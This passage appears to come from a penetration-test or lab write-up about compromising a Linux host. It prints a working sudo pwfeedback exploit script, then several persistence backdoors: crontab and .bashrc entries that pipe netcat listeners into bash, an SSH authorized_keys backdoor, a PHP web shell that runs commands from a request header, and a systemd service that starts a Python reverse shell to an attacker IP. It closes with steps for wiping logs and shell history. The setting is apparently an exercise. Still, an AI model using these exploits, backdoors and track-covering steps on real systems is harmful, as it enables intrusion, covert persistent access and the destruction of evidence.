    wget https://raw.githubusercontent.com/andrew-d/static-binaries/master/binaries/linux/x86_64/socat
    chmod +x socat
fi

cat <<EOF > xpl.pl
\$buf_sz = 256;
\$askpass_sz = 32;
\$signo_sz = 4*65;
\$tgetpass_flag = "\x04\x00\x00\x00" . ("\x00"x24);
print("\x00\x15"x(\$buf_sz+\$askpass_sz) .
     ("\x00\x15"x\$signo_sz) .
     (\$tgetpass_flag) . "\x37\x98\x01\x00\x35\x98\x01\x00\x35\x98\x01\x00\xff\xff\xff\xff\x35\x98\x01
\x00\x00\x00\x00\x00".
     "\x00\x00\x00\x00\x00\x15"x104 . "\n");
EOF

./socat pty,link=/tmp/pty,waitslave exec:"perl xpl.pl"&
sleep 0.5
export SUDO_ASKPASS=/tmp/pipe
sudo -k -S id < /tmp/pty
/tmp/pipe
```

Figure 29: pwfeedback exploit

3 APT

3.1 Crontab

jhondoe
Having obtained access to the user *jhondoe*, to ensure a listening shell even after reboot, we modify the user's crontab by adding the following line:
@reboot nc -l -p 3000 | /bin/bash | nc -l -p 3001

root
The same process was repeated for the *root* user to avoid having to resort to escalation privileges again, using the following line added to the his crontab:
@reboot nc -l -p 1337 | /bin/bash | nc -l -p 1338

3.2 SSH key

SSH keys are a secure way to access via SSH. This way you can log into an account without knowing the password. We take advantage of this concept and add a public key to the list of authorised keys for the user so that we can guarantee access in the future.
To add the new public key we perform the following steps:

- Add the key in the **/.ssh/authorized_keys** folder of the user;
- Give the necessary permissions via **chmod 700 /.ssh** and **chmod 600 /.ssh/authorized_keys**

Also, since we have root access, we are able to repeat this for all users who have a valid home and shell.

3.3 PHP

Since we're dealing with the presence of php pages, the backdoor snippet can be added to them. Otherwise, a new PHP file can be created.
We then insert the following snippet into a page of the website:

```
<?php
    if (isset($_SERVER['HTTP_CMD'])) {
        echo "<pre>" . shell_exec($_SERVER['HTTP_CMD']) . "</pre>";
    }
?>
```

3.4 Systemd daemon

One method to have persistent access inside a machine is to use a daemon. Using the following code, we have secured a remote root shell:

```
[Unit]
Description=Very important backdoor.

[Service]
Type=simple
ExecStart=python3 /opt/script/whoopsie.py
Restart=always
RestartSec=5s
[Install]
WantedBy=multi-user.target
```

Figure 30: backdoor.service

```
#!/usr/bin/env python3

import os
import socket
import subprocess
import time

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("<ATTACKER IP>",<ATTACKER LISTENING PORT>));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);
```

Figure 31: whoopsie.py

3.5 .bashrc

We add the following line to the *.bashrc* of *jhondoe* and *root*, so that every time one of them starts *bash*, it automatically opens a shell:

```
jhondoe: nc -l -p 6000 | /bin/bash | nc -l -p 6001 &
root: nc -l -p 5000 | /bin/bash | nc -l -p 5001 &
```

Also, as far as root is concerned, we have also added the following line to make sure the malicious backdoor.service is enabled and started:

```
systemctl start backdoor.service && systemctl enable backdoor.service
```

4 Untracked

In this last phase of cleaning our tracks, in order to make our work on the machine be unnoticed, we proceed as follows:

- we clean the /tmp folder that we used to save the exploits and tools needed;
- we delete any files that we created during the exploit phases;
- complete cleaning of the logs;
- cleaning up the history for each user we logged in with.